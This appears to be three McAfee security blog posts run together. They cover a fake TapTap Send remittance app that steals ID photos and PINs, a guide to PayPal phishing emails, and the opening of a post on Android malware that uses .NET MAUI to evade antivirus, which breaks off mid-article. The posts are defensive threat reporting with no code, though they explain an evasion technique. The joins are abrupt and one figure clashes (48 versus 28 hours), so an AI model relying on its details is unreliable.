
Users can select from a list of countries with large Bangladeshi expatriate populations, such as Maldives, Dubai, Oman, Saudi Arabia, Malaysia, Canada, and India, to simulate money transfers to Bangladeshi Taka (BDT). These details are likely included to establish trust and make the app appear functional. However, these screens serve as bait to encourage users to proceed with account creation and enter personal information. As users continue through the registration flow, the app requests increasingly sensitive data in multiple stages. First, it requests the user’s email address and full name. Then, it prompts them to select their country of residence and provide a valid mobile number. Next, users are asked to choose an account type, either “Personal” or “Agent”, a distinction commonly seen in real remittance platforms.
Figure 5. Multi-step registration flow (1)

Following this, the app reaches its most sensitive stage: it asks the user to take and upload a photo of an official ID, such as a passport, national ID (NID), or an e-commerce verification photo. This request is made in the local language and framed as a requirement to complete account setup. After uploading the ID, users are then asked to create a login password and a 5-digit PIN, just like real financial apps. This step makes the app feel more trustworthy and secure, but the collected credentials could later be used in credential stuffing attacks. All of this information is sent to the C2 server and stored, making it available for future fraud or identity theft.
Figure 6. Multi-step registration flow (2)

After completing the registration process, users are taken to a fully designed dashboard. The interface mimics a real financial or remittance app, complete with icons for money transfer, bill payment, mobile banking, and even customer support features.
Figure 7. The fake TapTap Send app’s main dashboard

The malware includes multiple fake transaction interfaces. These screens simulate mobile money transfers, bill payments, and bank transfers using logos from real services. Although no actual transaction is performed, the app collects all entered information such as phone numbers, account details, PINs, and payment amounts. This data is then transmitted to the C2 server.
Figure 8. Fake transaction screens that imitate real financial services
C2 Server and Data Exfiltration
All the information collected by the fake app, including credentials, contact details, and photo IDs, is stored on the C2 server. However, the server lacks basic security settings. Directory listing is enabled, which means anyone can access the uploaded files without authentication. During our investigation, we found that one of the C2 domains contained 297 image files. These files appear to be photo IDs uploaded by users during the registration process.
Figure 9. Publicly accessible directory listing on the C2 server

These ID images include highly sensitive personal information and are publicly accessible. If downloaded or misused, they could pose a serious privacy and identity theft risk.
Figure 10. Example of a sensitive photo ID image uploaded during app registration


Figure 11. Geographic distribution of infected devices
As expected, telemetry shows activity in countries with large Bangladeshi populations abroad, such as Saudi Arabia, Malaysia, Bangladesh, and the United Arab Emirates. This aligns with the app’s targeting of Bengali-speaking users through culturally familiar language and visuals. The campaign remains active, with new phishing domains and variants continuing to appear. Given the evolving nature of this threat and its use of trusted platforms like Facebook to distribute malicious content, users should stay cautious when encountering financial service promotions through social media or unknown websites. We recommend downloading apps only from trusted sources such as Google Play, avoiding links shared via social media, and being extra careful when asked to provide personal or banking information. Using mobile security software that can detect and block these threats is also strongly advised.
In today’s digital age, online payment platforms like PayPal have become essential tools for our everyday transactions. Unfortunately, they’ve also become prime targets for cybercriminals looking to steal personal information and money. McAfee Labs has uncovered a concerning trend with a spike in PayPal-related scams, with February 2025 seeing a dramatic seven-fold increase in fraudulent emails compared to January.
The Current PayPal Scam Landscape

While PayPal works diligently to protect its users, scammers are constantly evolving their tactics. The recent surge has been traced to a single, highly effective campaign where attackers send official-looking emails with “Action Required” warnings, demanding users update their account details within 48 hours or face account suspension.
Figure 1. Phishing email example which generated over 600+ emails in a single day
Unlike some scams, which target multiple communication channels, McAfee Labs found that thisparticular campaign has focused primarily on email.
Common Types of PayPal Scams to Watch For
Scammers use several approaches when impersonating PayPal, including:
Learning to spot these scams can save you from becoming a victim. Watch for these warning signs:
Links to websites that aren’t official PayPal domains
Emails not originating from PayPal.com
Messages claiming you’ve been charged for unknown products, urging you to call “customer service”
Emails containing images of PayPal receipts or invoices rather than actual PayPal formatting
Real-World Examples: What These Scams Look Like

These emails (see below) threatened account suspension or incentivize users, creating urgency to manipulate recipients into clicking malicious links.
Figure 2. While some scams threaten the user with account closures, others incentivize them with payments for surveys
Other common scenarios include fake gift card promotions, phony invoices with unauthorized charges, and bogus billing corrections requiring you to call non-official phone numbers.
How to Protect Yourself from PayPal Scams
Now for the most important part – here’s how you can keep yourself safe:
Verify all communications directly with PayPal. Never click links in emails or texts claiming to be from PayPal. Instead, open a new browser window and log in directly at PayPal.com, or use the official PayPal app to check for notifications.
Scrutinize web addresses and email senders. Legitimate PayPal emails will come from addresses ending in @paypal.com. Be wary of similar-looking domains like paypal-account.me or service-ppal.com.
Never call phone numbers provided in suspicious messages. If you need to contact PayPal support, use only the official contact methods listed on their website: https://www.paypal.com/us/cshelp/contact-us
If an email says it’s from services@paypal.com proceed with vigilance. Some scammers spoof email addresses or use real PayPal tools like their invoices to fool you.
Check your PayPal account regularly. Frequent monitoring allows you to spot unauthorized activity quickly and report it before significant damage occurs.
Be skeptical of urgency and threats. Legitimate companies don’t typically threaten immediate account closure or demand urgent action within short timeframes like 28 hours.
Use PayPal’s built-in security features. Familiarize yourself with PayPal’s security center and take advantage of their fraud protection tools.
Report suspicious activity immediately. If you receive a suspicious message or notice unauthorized activity, report it to PayPal and change your password right away.
Turn on two-factor authentication. If you do so, if someone gets your password, they still can’t access your account without a code sent to your phone or authenticator.
Skip messages that offer gift cards or say you’ll get paid for filling out a survey. PayPal doesn’t typically send these, but scammers often do.
Remember, cybercriminals rely on creating a sense of panic and urgency to cloud your judgment. Taking a moment to verify communications through official channels is your best defense against these increasingly sophisticated scams. Online protection with McAfee+ will keep you one step ahead of phishing scams.

Cybercriminals are constantly evolving their techniques to bypass security measures. Recently, the McAfee Mobile Research Team discovered malware campaigns abusing .NET MAUI, a cross-platform development framework, to evade detection. These threats disguise themselves as legitimate apps, targeting users to steal sensitive information. This blog highlights how these malwareoperate, their evasion techniques, and key recommendations for staying protected.
Background
In recent years, cross-platform mobile development frameworks have grown in popularity. Many developers use tools like Flutter and React Native to build apps that work on both Android and iOS. Among these tools, Microsoft provides a framework based on C#, called Xamarin. Since Xamarin is well-known, cybercriminals sometimes use it to develop malware. We have previously found malware related to this framework. However, Microsoft ended support for Xamarin in May 2024 and introduced .NET MAUI as its replacement.
Unlike Xamarin, .NET MAUI expands platform support beyond mobile to include Windows and macOS. It also runs on .NET 6+, replacing the older .NET Standard, and introduces performance optimizations with a lightweight handler-based architecture instead of custom renderers.
As technology evolves, cybercriminals adapt as well. Reflecting this trend, we recently discovered new Android malware campaigns developed using .NET MAUI. These Apps have their core functionalities written entirely in C# and stored as blob binaries. This means that unlike traditional Android apps, their functionalities do not exist in DEX files or native libraries. However, many antivirus solutions focus on analyzing these components to detect malicious behavior. As a result, .NET MAUI can act as a type of packer, allowing malware to evade detection and remain active on devices for a long time.
In the following sections, we will introduce two Android malware campaigns that use .NET MAUI to evade detection. These threats disguise themselves as legitimate services to steal sensitive information from users. We will explore how they operate and why they pose a significant risk to mobile security.
Am I protected?
McAfee Mobile Security already detects all of these apps as Android/FakeApp and protects users from these threats. For more information about our Mobile Product, visit McAfee Mobile Security.
Technical Findings
While we found multiple versions of these malicious apps, the following two examples are used to demonstrate how they evade detection.
First off, where are users finding these malicious apps? Often, these apps are distributed through unofficial app stores. Users are typically directed to such stores by clicking on phishing links made available by untrusted sources on messaging groups or text messages. This is why we recommend at McAfee that users avoid clicking on untrusted links.
Example 1: Fake Bank App
